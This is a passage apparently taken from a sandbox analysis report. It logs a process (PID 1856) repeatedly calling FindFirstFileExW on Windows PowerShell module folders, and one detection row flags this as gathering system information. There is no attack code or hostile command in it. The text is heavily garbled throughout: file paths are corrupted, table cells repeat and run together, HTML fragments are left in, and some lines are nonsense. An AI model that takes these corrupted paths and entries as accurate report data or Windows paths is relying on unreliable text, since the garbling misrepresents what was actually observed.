1856 </td <td>Call Filesystem API</td> <td>API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e57c, 0, 0, 0) Return: ab52dc0</td> <td>2744</td> <td>1856</td>	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e57c, 0, 0, 0) Return: ab52dc0	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\BranchCachet*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\CimCmdlets**, 0, b79e57c, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\CimCmdlets**, 0, b79e57c, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\CimCmdlets**, 0, b79e57c, 0, 0, 0) Return: ab52c80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: ab52c40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: ab52c40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: ab52c40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32lWindowsPowerShelliv1.0lModules\DirectAccessClientComponents**, 0, b79e5c8, 0, 0, 0) Return: ab52c40 <t< td=""><td>Call Filesystem API</td><td>$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ less tem32 \ Windows PowerShell \ v1.0 \ Modules\ BitsTransfer^*, 0, b79e5c8, 0, 0, 0)\ Return: ab53100$</td><td>2744</td><td>1856</td></t<>	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ less tem32 \ Windows PowerShell \ v1.0 \ Modules\ BitsTransfer^*, 0, b79e5c8, 0, 0, 0)\ Return: ab53100$	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\DirectAccessClientComponents\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\CimCmdlets\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\CimCmdlets\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\DirectAccessClientComponents\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\DirectAccessClientComponents\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\DirectAccessClientComponents\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\DirectAccessClientComponents\(^1\), 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellIv1.0Modules\DirectAccessClientComponents	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e568, 0, 0, 0) Return: ab52e40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: ab52e40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e56x, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b00 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\CimCmdlets**, 0, b79e57c, 0, 0, 0) Return: ab53000 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\CimCmdlets**, 0, b79e568, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\CimCmdlets**, 0, b79e568, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\DirectAccessClientComponents**, 0, b79e56a, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\DirectAccessClientComponents**, 0, b79e56a, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\Dism**, 0, b79e56a, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\Dism**, 0, b79e56a, 0, 0, 0) Return: ab53040 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0!Modules\Dism**, 0, b79e57c, 0, 0, 0) Return: ab53040 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\CimCmdlets**, 0, b79e57c, 0, 0, 0) Return: ab52e80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\CimCmdlets**, 0, b79e5c8, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: a 553000 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\DirectAccessClientComponents**, 0, b79e57c, 0, 0, 0) Return: a 553080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\DirectAccessClientComponents**, 0, b79e5c8, 0, 0, 0) Return: a 552a80 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism**, 0, b79e5c8, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism**, 0, b79e5c8, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism**, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism**, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism**, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856			2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\CimCmdlets*, 0, b79e5c8, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a b53000 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a b52080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856				
b53000 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a b52e80 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52000 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e57c, 0, 0, 0) Return: a b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a b52e80 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856	Carl I IIOSystorii AF I		£177	1000
b53080 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c7c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab5200 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856	Call Filesystem API		2744	1856
b5280 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53040 2744 1856	•			
b5280 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52b40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53040 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v, 0, b79e5c8, 0, 0, 0) Return: a	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0lModules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0lModules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0lModules\Disc\Disc*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e5rc, 0, 0, 0) Return: ab53040 2744 1856	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ wwindir\%\ lowsPowerShell\ v1.0\ Modules\ Lism\ v^*, 0, b79e57c, 0, 0, 0)\ Return: ab52b40$	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab53040 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
		API Name: FindFirstFileExW Args: (%windir%\system32\\VindowsPowerShell\v1.0\Modules\DnsClient\t, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
, , , , , , , , , , , , , , , , , , , ,				
	•	• • • • • • • • • • • • • • • • • • • •	1	1

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab52fc 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab52b4 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c8 0	2744	1856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1856 Info: Searches files by API		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\tau^*, 0, b79e5c8, 0, 0, 0) Return: ab52a80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS\l^*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS\l^*, 0, b79e5c8, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e57c, 0, 0, 0) Return: ab52fc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds\\^, 0, b79e57c, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e57c, 0, 0, 0) Return: ab5 3100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e57c, 0, 0, 0) Return: ab5 2e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79e484, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79e484, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79e4d0, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e5c8, 0, 0, 0) Return: ab5 2400	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53200	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b79e57c, 0, 0, 0) Return: ab5300 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v1, 0, b79e57c, 0, 0, 0) Return: ab52ac 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v, 0, b79e5c8, 0, 0, 0) Return: ab5314 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b79e57c, 0, 0, 0) Return : ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b79e57c, 0, 0, 0) Return : ab52e40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b79e5c8, 0, 0, 0) Return : ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e57c, 0, 0, 0) Return: a b531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, b79e57c, 0, 0, 0) Return: a b52t40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R eturn: ab52d80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R eturn: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e4d0, 0, 0, 0) R eturn: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\DataUtlis\v1.0\	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5 2dc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Winrosoft.PowerShell\v5.0\modules\Winrosoft.PowerShell\v5.0\modules\Winrosoft.PowerShell\v5.0\modules\Winrosoft.PowerShell\v5.0\modules\Winrosoft.PowerShell\v5.0\modules\Winrosoft.PowerShell\v5.0\mod	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e5c8, 0, 0, 0) Return: ab5 3080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\v1.0\Modules\Mic	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab52b 40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab52a	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerSneli\\0 1.0\modules\microsoft.PowerSneli\\0 1.0\microsoft.PowerSneli\\0 1.0\	2744	1856
Call Filesystem API	c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerSneii\V 1.0\WindowsPowerSneii\V 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\(^1, 0, b79e37c, 0, 0, 0 \) Return: ab 52e80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\(^1, 0, b79e57c, 0, 0, 0 \) Return: ab	2744	1856
